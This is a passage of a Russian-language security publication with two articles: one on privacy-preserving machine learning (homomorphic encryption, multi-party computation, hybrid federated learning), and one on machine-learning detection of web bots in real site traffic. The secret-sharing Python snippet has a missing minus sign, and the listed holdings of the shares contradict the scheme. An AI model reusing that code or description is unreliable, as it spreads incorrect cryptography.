Математически стирание зависимостей объясняется следующим образом. Обязательное свойство любого шифра это его обратимость: `x = Decrypt(Encrypt(x))`. Если мы попытаемся произвести операцию, допустим, сложения над зашифрованным числом, то дешифровать результат в общем случае не сможем: `x + 2 != Decrypt(Encrypt(x) + 2)`. Модель машинного обучения можно представить как сложную функцию от входных данных `f(x)`, и поэтому `f(x) != Decrypt(f(Encrypt(x)))`. То есть даже если мы применим алгоритм машинного обучения к зашифрованным данным, то дешифрованный результат будет некорректен. Это делает обычные алгоритмы шифрования непригодными для privacy-preserving вычислений.

Гомоморфное же шифрование гарантирует, что для некоторого рода функции `f(x)` возможно производить операции над зашифрованными данными так, что дешифрованный результат будет равен результату операции над незашифрованными данными, то есть `f(x) = Decrypt(f(Encrypt(x)))`. Гомоморфное шифрование работает для сложения, умножения и любой их композиции — то есть для полиномов. Если схема гомоморфного шифрования позволяет вычислять полиномы произвольной степени, то такое шифрование называется полностью гомоморфным. Иначе — частично гомоморфным.

С помощью гомоморфного шифрования, после некоторых преобразований, модель машинного обучения может обучаться и использоваться на зашифрованных данных, а расшифровать результат сможет только владелец данных. Для этого с помощью алгоритма генерации ключей он создает публичный и приватный ключи. Публичный ключ используется при шифровании данных и вычислениях над данными, и поэтому передается владельцу модели. Дешифрование может быть произведено только с помощью приватного ключа, который всегда остается у владельца данных. Одна из самых известных реализаций такого подхода — разработка исследователей из Microsoft, которые создали алгоритм преобразования уже обученных нейросетей в нейросети, которые могут работать с гомоморфно зашифрованными данными (CryptoNets: Applying Neural Networks to Encrypted Data with High Throughput and Accuracy, 2016, bit.ly/2PJnpqm).

Достоинства

Для владельцев данных:

- Доступ к исходным данным есть только у них.
- Доступ к результату вычисления (условно: к вероятности заболевания раком) тоже есть только у них, так как дешифровать результат могут только они.

Для владельцев модели: можно агрегировать все данные пользователей на своих серверах и обучать одну единую модель.

Недостатки

Для владельцев модели (Fully homomorphic encryption for machine learning, 2020 PhD Thesis, bit.ly/2PKP5ef):

- Вычисления над гомоморфно зашифрованными данными работают в сотни раз медленнее, чем вычисления над незашифрованными. Хотя и существуют задачи, в которых эти накладные расходы (например, на время ожидания пользователем ответа) приемлемы (CryptoNets: Applying Neural Networks to Encrypted Data with High Throughput and Accuracy), в общем случае это не так.
- Над гомоморфно зашифрованными данными можно производить только операции сложения и умножения. Поэтому все нелинейные функции приходится аппроксимировать линейными. Это значительно увеличивает время вычислений и уменьшает точность. Часто оптимальные алгоритмы, использующие нелинейные функции, приходится заменять субоптимальными, использующими линейные функции (Stabilizing Inputs to Approximated Nonlinear Functions for Inference with Homomorphic Encryption in Deep Neural Networks, 2019, bit.ly/2uU22eG).
- Время выполнения операций растет нелинейно с количеством необходимых вычислений (например, для нейросетей).
- Ныне известные схемы за счет своих особенностей привносят много шума в результат. Для того чтобы уменьшать шум, приходится увеличивать вычислительную сложность, что делает решение практически неприменимым.
- Ныне известные схемы очень чувствительны к выбору параметров, и для каждой новой архитектуры нейросети (датасета) приходится перебирать их заново.

Протокол конфиденциального вычисления (multi-party computation, MPC)

Этот подход позволяет нескольким участникам вычислить значение некоторой функции, использующей данные каждого участника, при этом не делясь этими исходными данными друг с другом. Протокол MPC гарантирует, что стороны-злоумышленники не смогут узнать ничего о данных честных сторон, только общий результат.

Классические подходы multi-party computation работают следующим образом. Допустим, есть три участника `Alice`, `Bob` и `Charlie`, и у каждого из них есть по числу: `a`, `b`, `c` (допустим, это их заработная плата). Они хотят узнать, сколько суммарно они зарабатывают, то есть посчитать сумму `a + b + c`, но не имеют права делиться своими числами (это коммерческая тайна). Они могут добиться этого с помощью следующего алгоритма:

1. Каждый участник разделяет свои данные (секреты) на части (shares) и дает каждому другому участнику по одной части: `a = (aA, aB, aC)`, `b = (bA, bB, bC)`, `c = (cA, cB, cC)`. Восстановить исходные данные можно только обладая всеми частями.

Простейший вариант алгоритма для получения частей представлен на рис. 2. Операция `int % Q` — это взятие остатка от числа `int` по модулю `Q`, где `Q` — большое простое число.

В конце первого этапа у `Alice` хранятся числа `aA, bA, cA`, у `Bob — aB, bB, cC`, у `Charlie — cA, cB cC`.

```
import random

def encrypt(x):
    share_a = random.randint( Q,Q)
    share_b = random.randint(-Q,Q)
    share_c = (x - share_a - share_b) % Q
    return (share_a, share_b,  share_c)
```

Рисунок 2. Простейший алгоритм получения частей секрета для трех участников

2. Каждая сторона производит идентичные вычисления над своими частями. В данном случае — считает их сумму.

   В конце этого этапа каждая хранит частичную сумму оригинальных чисел `a, b, c — Alice: sA, Bob: sB, Charlie: sC`.

   Стороны делятся между собой результатами вычисления и дешифруют результат по формуле `(sA + sB + sC) % Q`.

Алгоритмы MPC позволяют производить только булевы и арифметические операции над данными (Is Multiparty Computation Any Good In Practice? 2011, bit.ly/2TjhnyD), поэтому все нелинейные функции необходимо выражать через линейные.

MPC похож на гомоморфное шифрование в формулировке: необходимо вычислить значение функции над данными так, чтобы сами данные остались в тайне. Но различия между двумя подходами все же существуют. Исследователи рассматривают несколько вариантов отношений между терминами.

1. Multi-party computation — более общее название для задачи, в которой несколько сторон участвуют в вычислении над данными, доступ к которым имеет только одна из сторон. В этом смысле гомоморфное шифрование — это один из подходов MPC.

2. Алгоритмы MPC используют гомоморфное шифрование в том смысле, что `f(x)= Decrypt(f(Encrypt(x)))` в случае MPC. Это понимание отражено в статье 2011 года «Multiparty Computation from Somewhat Homomorphic Encryption» (eprint.iacr.org/2011/535.pdf).

3. Авторы статьи «Between a Rock and a Hard Place: Interpolating Between MPC and FHE» (eprint.iacr.org/2013/085.pdf) предлагают рассматривать классические алгоритмы MPC и полностью гомоморфное шифрование как две разновидности одного и того же алгоритма, в зависимости от того, какое количество операций над зашифрованными числами можно произвести без коммуникаций между участниками. Классические алгоритмы MPC требуют коммуникации для умножения и имеют незначительные вычислительные издержки при операциях над незашифрованным умножением. Полностью гомоморфное шифрование же не требует коммуникации ни для каких операций, но привносит значительные вычислительные издержки. Авторы статьи говорят, что можно «интерполировать» между двумя крайностями, выбирая оптимальное соотношение между затратами на коммуникации и на вычисления.

Исследователи активно работают над преодолением недостатков и ограничений существующих подходов. Например, с момента выхода первой практической схемы полностью гомоморфного шифрования в 2009 году (Fully Homomorphic Encryption Using Ideal Lattices, bit.ly/2TkuPm4) удалось разработать схемы с более чем в тысячу раз большей производительностью. Тем не менее для целей машинного обучения они все еще малоприменимы.

Гибридные подходы (hybrid approaches)

Одно из перспективных направлений исследований — гибридные подходы, в которых федеративное обучение комбинируется с различными методами MPC и DP. Цель этих подходов — взять все лучшее из базовых и уравновесить их недостатки.

Многообещающей представляется работа исследователей из IBM (A Hybrid Approach to Privacy-Preserving Federated Learning, 2019, arxiv.org/pdf/1812.03224.pdf). Они объединяют все рассмотренные подходы, отвечая одновременно на разные вызовы, которые могут возникнуть при использовании privacy-preserving machine learning. Главное отличие этого исследования заключается в том, что локальные вычисления участников производятся на чистых, незашифрованных и незашумленных данных, а шифрование (HE) и добавление шума (DP) производятся только при синхронизации моделей. Это позволяет обучать модели любой сложности с любыми нелинейными функциями внутри без потерь в производительности.

При данном подходе все общение между агрегатором данных и участниками формулируется в виде запросов и ответов, содержание которых зависит от выбранного алгоритма (например, это могут быть параметры модели после эпохи локального обучения или количество записей в датасете, удовлетворяющих некоторому условию). После получения запроса каждый участник обучает алгоритм на своих данных точно таким же образом, как классически обучают алгоритмы машинного обучения. В случае нейронных сетей ответом на запрос агрегатора будут подсчитанные локально градиенты весов.

Затем с помощью механизма DP участники добавляют шум к ответу, а с помощью HE шифруют его. Для шифрования ответов авторы используют метод threshold Paillier HE (Multiparty Computation from Threshold Homomorphic Encryption, 2001, bit.ly/39m9KNs). Данная схема позволяет гомоморфно складывать числа `a + b + c + d ...` так, что расшифровать ответ можно только совместными усилиями нескольких владельцев данных (количество честных участников, необходимых для расшифровки ответа, t является параметром алгоритма). Таким образом авторы обеспечивают конфиденциальность отправляемых обновлений.

Агрегатор собирает зашифрованные ответы, агрегирует их и отправляет участникам на дешифровку. Протокол MPC гарантирует, что ни один участник не сможет расшифровать данные самостоятельно.

Дешифрованные результаты возвращаются к агрегатору, он с их помощью обновляет модель — и отправляет обновленную модель участникам. Так как перед отправкой индивидуальных обновлений к ответам применялся механизм DP, то по общему обновлению модели ни один из участников не может сделать предположений об индивидуальных записях датасетов других участников.

Авторы разработали схемы обучения для трех алгоритмов — decision tree, support vector machine и convolutional neural networks. Абстрагирование общения между участниками и агрегатором в виде запросов-ответов упрощает перенос схемы на существующие алгоритмы.




Рисунок 3. Алгоритм при гибридном подходе

Input: ML algorithm f_M; set of data parties $\mathcal{P}$ of size N, with each $P_i \in \mathcal{P}$ holding a private dataset D_i and a portion of the secret key sk_i; minimum number of honest, non-colluding parties t; privacy guarantee ϵ
$\hat{t} = n - t + 1$
for each $Q_s \in f_M$ **do**
  for each $P_i \in \mathcal{P}$ **do**
    $\mathcal{A}$ asynchronously queries P_i with Q_s
    P_i sends $r_{i,s} = Enc_{pk}(Q_s(D_i) + noise(\epsilon, t))$
  end for
  $\mathcal{A}$ aggregates $Enc_{pk}(r_s) \leftarrow r_{1,s} \circ r_{2,s} \circ \ldots \circ r_{N,s}$
  $\mathcal{A}$ selects $\mathcal{P}_{dec} \subseteq \mathcal{P}$ such that $|\mathcal{P}_{dec}| = \hat{t}$
  for each $P_i \in \mathcal{P}_{dec}$ **do**
    $\mathcal{A}$ asynchronously queries P_i with $Enc_{pk}(r_s)$
    $\mathcal{A}$ receives partial decryption of r_s from P_i using sk_i
  end for
  $\mathcal{A}$ computes r_s from partial decryptions
  $\mathcal{A}$ updates M with r_s
end for
return M

Рисунок 4. Псевдокод алгоритма, реализующего гибридный подход

Группа перспективных технологий компании Positive Technologies в данный момент ведет свои исследования и разработку privacy-preserving алгоритмов обработки данных с помощью гибридных подходов. Мы видим возможность использования этой технологии и ее перспективы при обучении моделей машинного обучения на конфиденциальных данных.

Об одном подходе **к обнаружению веб-ботов**

Николай Лыфенко

В связи с ростом объема сетевого трафика в интернете и увеличением числа автоматических средств для взаимодействия с контентом на веб-сайтах возникает потребность в фильтрации нежелательной автоматизированной активности. Согласно последним отчетам (bit.ly/2SHnkVV), примерно половина интернет-активности сгенерирована автоматически с помощью так называемых веб-ботов (или просто ботов). В данной статье под веб-ботом будем понимать любую активную в сети программу, вне зависимости от целей тех, кто ее использует. Обычно такие программы выполняют повторяющиеся, простые в автоматизации действия. Например, поисковые движки Google, Yandex используют краулеры для периодического сбора контента и индексации страниц в интернете.

Можно выделить два типа веб-ботов — легитимные и зловредные. К легитимным ботам можно отнести поисковые движки, RSS-ридеры. Примерами зловредных веб-ботов являются сканеры уязвимостей, скрейперы, спамеры, боты для DDoS-атак, трояны для мошенничества с платежными картами. Согласно исследованиям, 66% трафика веб-ботов — это зловредный трафик (bit.ly/2P7xLjk). Зловредные веб-боты не только могут вызвать утечку важных для бизнеса данных, но и увеличивают нагрузку на каналы связи, создают дополнительный шум в трафике. После определения типа веб-бота к нему могут быть применены различные политики. Если бот легитимный, можно уменьшить приоритет его запросов к серверу или снизить уровень доступа к определенным ресурсам. Если бот определен как зловредный, можно его заблокировать или отправить в песочницу для дальнейшего анализа. Обнаруживать, анализировать и классифицировать веб-боты важно не только потому, что они могут нанести вред, но и потому что таким образом можно снизить нагрузку на сервер.

Существующие подходы

Для решения задачи обнаружения веб-ботов в сетевом трафике используют различные техники, начиная от лимитирования частоты запросов к узлу, черных списков IP-адресов, анализа значения HTTP-заголовка User-Agent, снятия отпечатков устройства — и заканчивая внедрением CAPTCHA, в частности reCAPTCHA, и поведенческим анализом сетевой активности с помощью алгоритмов машинного обучения.

Однако сбор репутационной информации об узле и поддержка в актуальном состоянии черных списков с помощью различных баз знаний и технологии threat intelligence — это затратный, требующий больших усилий процесс, а при использовании прокси-серверов такой подход является нецелесообразным.

Анализ поля User-Agent в первом приближении может показаться полезным, но ничто не мешает веб-боту или пользователю изменить значения этого поля на валидное, замаскировавшись под обычного пользователя и используя валидный User-Agent для браузера, или под легитимный бот. Назовем такие маскирующиеся веб-боты impersonators. Использование различных отпечатков устройства, например отслеживание движения мыши или проверка возможности рендеринга HTML-страницы клиентом, позволяет выделять более


сложные в обнаружении веб-боты (bit.ly/2wtsj3K), которые имитируют поведение человека, например запрашивают дополнительные страницы (файлы стилей, иконки и т. п.), парсят JavaScript. Такой подход основан на внедрении кода на стороне клиента, что во многих случаях является недопустимым, так как ошибка при вставке дополнительного скрипта может нарушить работу веб-приложения.

Для анализа поведения пользователя объектами могут быть как единичные запросы, так и сессии. Для последовательности запросов вычисляются статистические признаки, на основе которых обучается модель машинного обучения. Основная идея группы методов, основанных на обучении с учителем, заключается в поиске сессий, наиболее близких к одному из классов (например, зловредный, легитимный) в рамках заданного расстояния. Используют различные алгоритмы классификации: решающие деревья, машину опорных векторов и др. Применяют также технологии кластерного анализа из группы алгоритмов обучения без учителя, выделяя группы сессий пользователей и веб-ботов с помощью алгоритмов плотностной кластеризации и итеративного алгоритма k-средних таким образом, чтобы «близкие» объекты были внутри одного кластера, а расстояния между кластерами были максимальными. Недостатком подходов, основанных на машинном обучении с учителем, является необходимость в наличии обучающего размеченного множества данных.

Следует отметить, что задача обнаружения веб-ботов может решаться онлайн, то есть оценка сессии будет производиться в режиме реального времени. Описание такой постановки задачи можно найти у Кабри и соавторов[1], а также в работах Зи Чу[2]. Другой подход — ожидать завершения сессии и проводить анализ после этого. Наиболее интересен для бизнеса, очевидно, первый вариант, который позволяет принимать решения быстрее.

Предлагаемый подход

В текущем исследовании для решения задачи выявления и классификации веб-ботов используются техники машинного обучения и стек технологий ELK. Объекты исследования — HTTP-сессии. Сессия — последовательность запросов от одного узла (уникальное значение IP-адреса и поля User-Agent в HTTP-запросе) в фиксированном временном интервале. Дерек и Гохале для определения границ сессий используют 30-минутный интервал[3]. Илиу и др. утверждают, что такой подход не гарантирует реальной уникальности сессии, но все же является допустимым[4]. В силу того, что поле User-Agent может быть изменяемым, могут появится больше сессий, чем есть на самом деле. Поэтому в работе Никифоракиса и сооавторов предлагается более тонкая настройка, использующая следующие признаки: поддерживается ли ActiveX, включен ли Flash, разрешение экрана, версия ОС[5].



1. *Cabri A. et al. Online Web Bot Detection Using a Sequential Classification Approach. 2018 IEEE 20th International Conference on High Performance Computing and Communications.*
2. *Chu Z., Gianvecchio S., Wang H. (2018) Bot or Human? A Behavior-Based Online Bot Detection System. In: Samarati P., Ray I., Ray I. (eds) From Database to Cyber Security. Lecture Notes in Computer Science, vol. 11170. Springer, Cham.*
3. *Derek D., Gokhale S. An integrated method for real time and offline web robot detection. Expert Systems 33. 2016.*
4. *Iliou Ch., et al. Towards a framework for detecting advanced Web bots. Proceedings of the 14th International Conference on Availability, Reliability and Security. 2019.*
5. *Nikiforakis N., Kapravelos A., Joosen W., Kruegel C., Piessens F. and Vigna G. Cookieless Monster: Exploring the Ecosystem of Web-Based Device Fingerprinting. 2013 IEEE Symposium on Security and Privacy, Berkeley, CA, 2013, pp. 541—555.*

В нашем исследовании будем считать допустимой погрешность в формировании отдельной сессии, если поле User-Agent меняется динамически.

Будем решать задачу классификации и обнаружения веб-ботов следующим образом. Для выявления сессий ботов построим четкую бинарную модель классификации.

Будем использовать классы:

- автоматическая активность, созданная веб-ботом (метка bot),
- сетевая активность, созданная человеком (метка human).

Для классификации веб-ботов по типу активности построим многоклассовую модель с классами из таблицы ниже.

Название	**Описание**	**Метка**	**Примеры**
Краулеры	Веб-боты, собирающие веб-страницы	crawler	SemrushBot, 360Spider, Heritrix
Социальные сети	Веб-боты различных социальных сетей	social_network	LinkedInBot, WhatsApp Bot, Facebook bot
RSS-ридеры	Веб-боты, собирающие информацию об RSS	rss	Feedfetcher, Feed Reader, SimplePie
Поисковые движки	Веб-боты поисковых движков	search_engines	Googlebot, BingBot, YandexBot
Утилиты	Веб-боты, использующие различные библиотеки и утилиты для автоматизации	libs_tools	Curl, Wget, python-requests, scrapy
Веб-боты	Общая категория	bots	
Неизвестные	Такие сессии, для которых не была известна разметка или значение поля User-Agent было пустым или отсутствовало	unknown	

Также будем решать задачу онлайн-обучения модели. Модель классификации для каждого клиента будет своя.




Рисунок 1. Концептуальная схема предлагаемого подхода

Предлагаемый подход состоит из трех этапов: обучение и тестирование, предсказание, анализ результатов. Рассмотрим первые два этапа подробнее.

Концептуально предлагаемый подход следует классической схеме обучения и применения моделей машинного обучения. Сначала определяют метрики качества и признаки для классификации. После формируют вектор признаков и проводят серии экспериментов (различные перекрестные проверки) для валидации модели и подбора гиперпараметров для модели. На последнем этапе выбирают наилучшую модель и проверяют качество модели на отложенной выборке.

Обучение и тестирование модели

С помощью модуля packetbeat осуществляется парсинг трафика. Сырые HTTP-запросы отправляются в logstash, где с помощью Ruby-скрипта формируются задачи в терминах Celery. Каждая из задач оперирует идентификатором сессии, временем запроса, телом и заголовками запроса. Идентификатор сессии (ключ) — значение хеш-функции от конкатенации IP-адреса и User-Agent. На этом этапе создаются два вида задач:

1) задача по формированию вектора признаков для сессии,
2) задача простановки метки класса на основе текста запроса и User-Agent.

Эти задачи отправляются в очередь, где обработчики сообщений их выполняют. Так, обработчик *labeler* выполняет задачу простановки метки класса, используя экспертную оценку и

открытые данные из сервиса browscap на основе используемых User-Agent; результат записывает в key-value storage. Session processor формирует вектор признаков (см. таблицу ниже) и записывает результат для каждого ключа в key-value storage, а также устанавливает время жизни ключа (TTL).

Признак	**Описание**
len	Количество запросов в сессии
len_pages	Количество запросов в сессии в страницах (URI заканчивается на .htm, .html, .php, .asp, .aspx, .jsp)
len_static_request	Количество запросов в сессии в статических страницах
len_sec	Время сессии в секундах
len_unique_uri	Количество запросов в сессии, содержащих уникальный URI
headers_cnt	Количество заголовков в сессии
has_cookie	Есть ли заголовок Cookie
has_referer	Есть ли заголовок Referer
mean_time_page	Среднее время на страницу в сессии
mean_time_request	Среднее время на запрос в сессии
mean_headers	Среднее количество заголовков в сессии

Таким образом формируется матрица признаков и выставляется целевая метка класса для каждой сессии. На основе данной матрицы происходят периодическое обучение моделей и последующий подбор гиперпараметров. В настоящем исследовании используется алгоритм классификации случайного леса. Полученная провалидированная модель сохраняется для последующего предсказания.

Предсказание

Во время парсинга трафика обновляется вектор признаков сессии в key-value storage: с появлением нового запроса в сессии происходит пересчет признаков, ее описывающих. Например, признак среднее количество заголовков в сессии (mean_headers) вычисляется каждый раз, когда в сессию добавляется новый запрос. Периодическая задача по предсказанию использует сформированные сессии из key-value storage и обученную модель. Predictor отправляет вектор признаков сессий в модель, а ответ от модели записывает в Elasticsearch для последующего анализа. При этом одна и та же сессия может быть проанализирована несколько раз — в силу установления времени жизни для сессии и обновления этого времени жизни каждый раз, когда вектор признаков сессии обновляется.

Эксперименты

Предлагаемое решение было проверено на собранном трафике портала SecurityLab.ru в конце октября — начале ноября 2019 года. Объем данных — более 15 ГБ, более 130 часов. Количество сессий — более 10 000. В силу того, что предлагаемая модель использует статистические признаки, сессии, содержащие менее 10 запросов, не участвовали в обучении и тестировании. В качестве метрик качества будем использовать классические метрики качества, принятые в информационном поиске (точность, полнота и F-мера для каждого класса).

Тестирование модели обнаружения веб-ботов

Построим и оценим модель бинарной классификации, то есть будем решать задачу обнаружения ботов, а потом уже классифицировать ботов по типу активности. По результатам пятикратной стратифицированной перекрестной проверки (именно такая требуется для рассматриваемых данных, так как присутствует сильный дисбаланс классов) можно сказать, что построенная модель довольно хорошо (точность и полнота — более 98%) умеет разделять классы пользователей-людей и ботов.

	Средняя точность (дисперсия)	Средняя полнота (дисперсия)	Средняя F-мера (дисперсия)
bot	0,86 (0,01)	0,90 (0,008)	0,88 (0,004)
human	0,98 (0,001)	0,97 (0,001)	0,97 (0,001)

Результаты тестирования модели на отложенной выборке представлены в таблице ниже.

	Точность	Полнота	F-мера	Количество примеров
bot	0,88	0,90	0,89	1816
human	0,98	0,98	0,98	9071

Значения метрик качества на отложенной выборке примерно совпадают со значениями метрик качества при валидации модели. Это говорит о том, что предлагаемая модель на рассматриваемых данных умеет обобщать полученные при обучении знания.

Рассмотрим ошибки для класса bot, то есть такие сессии, которые были отмечены моделью как bot, а на самом деле относятся к другому классу (human). Если экспертно разметить эти данные, то матрица ошибок существенно изменится. Это значит, что при разметке данных для модели были допущены некоторые ошибки, но модель все равно смогла распознать такие сессии корректным образом.

	Точность	Полнота	F-мера	Количество примеров
bot	0,93	0,92	0,93	2446
human	0,98	0,98	0,98	8441

Рассмотрим пример сессии, которая отнесена к классу ботов impersonators. Эта сессия содержит 12 запросов, которые похожи между собой. Один из запросов представлен на рисунке ниже.

```
GET /news/502193.php HTTP/1.1
Host: www.securitylab.ru
X-Qrator-RequestID: [redacted]
X-Qrator-IP-Source: [redacted]
X-Qrator-TCP-Info: 54248, 46728, 31417
X-Forwarded-For: [redacted]
X-Forwarded-Proto: https
Accept: */*
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Referer: http://www.google.co.uk/url?sa=t&source=web&cd=1
```

Все последующие запросы в этой сессии имеют такую же структуру и отличаются только URI.

```
GET /news/502193.php HTTP/1.1
GET /news/502193.php HTTP/1.1
GET /news/502196.php HTTP/1.1
GET /news/502192.php HTTP/1.1
GET /news/502195.php HTTP/1.1
GET /news/502195.php HTTP/1.1
GET /news/502200.php HTTP/1.1
GET /news/502191.php HTTP/1.1
GET /news/502194.php HTTP/1.1
GET /news/502122.php HTTP/1.1
GET /news/502120.php HTTP/1.1
GET /news/502121.php HTTP/1.1
```

Отметим, что данный веб-бот использует валидный User-Agent, добавляет поле Referer, которое обычно используется неавтоматическими средствами, и количество заголовков в сессии невелико. Кроме того, временные характеристики запросов — время сессии, среднее время на запрос — позволяют говорить о том, что эта активность автоматическая и относится к классу RSS-ридеров. При этом сам бот маскируется под обычного пользователя.

Тестирование модели классификации веб-ботов

Для классификации веб-ботов по типам активности будем использовать те же данные и тот же алгоритм, что в предыдущем эксперименте. Результаты тестирования модели на отложенной выборке представлены в таблице ниже.

	Точность	Полнота	F-мера	Количество примеров
bot	0,82	0,81	0,82	194
crawler	0,87	0,72	0,79	65
libs_tools	0,27	0,17	0,21	18
rss	0,95	0,97	0,96	1823
search_engines	0,84	0,76	0,80	228
social_network	0,80	0,79	0,84	73
unknown	0,65	0,62	0,64	45

Качество для категории libs_tools низкое, но недостаточное количество примеров для оценки не позволяет говорить о корректности результатов для этого класса. Следует провести повторную серию экспериментов по классификации веб-ботов на данных большего объема. С уверенностью можно сказать, что текущая модель с довольно высокой точностью и полнотой умеет разделять классы RSS-ридеров, поисковых движков и ботов общей направленности.

Согласно данным этих экспериментов на рассматриваемых данных, более 22% сессий (при общем объеме более 15 ГБ) созданы автоматически, и среди них 87% относятся к активности ботов общей направленности, неизвестных ботов, RSS-ридеров, веб-ботов, использующих различные библиотеки и утилиты. Таким образом, если фильтровать сетевой трафик веб-ботов по типу активности, то предлагаемый подход позволит снизить нагрузку на используемые серверные ресурсы минимум на 9–10%.

Тестирование модели классификации веб-ботов онлайн

Суть данного эксперимента состоит в следующем: в режиме реального времени после парсинга трафика происходит выделение признаков и формирование вектора признаков для каждой сессии. Периодически каждая сессия, содержащая более 10 запросов, отправляется в модели для предсказания, результаты предсказания сохраняются.

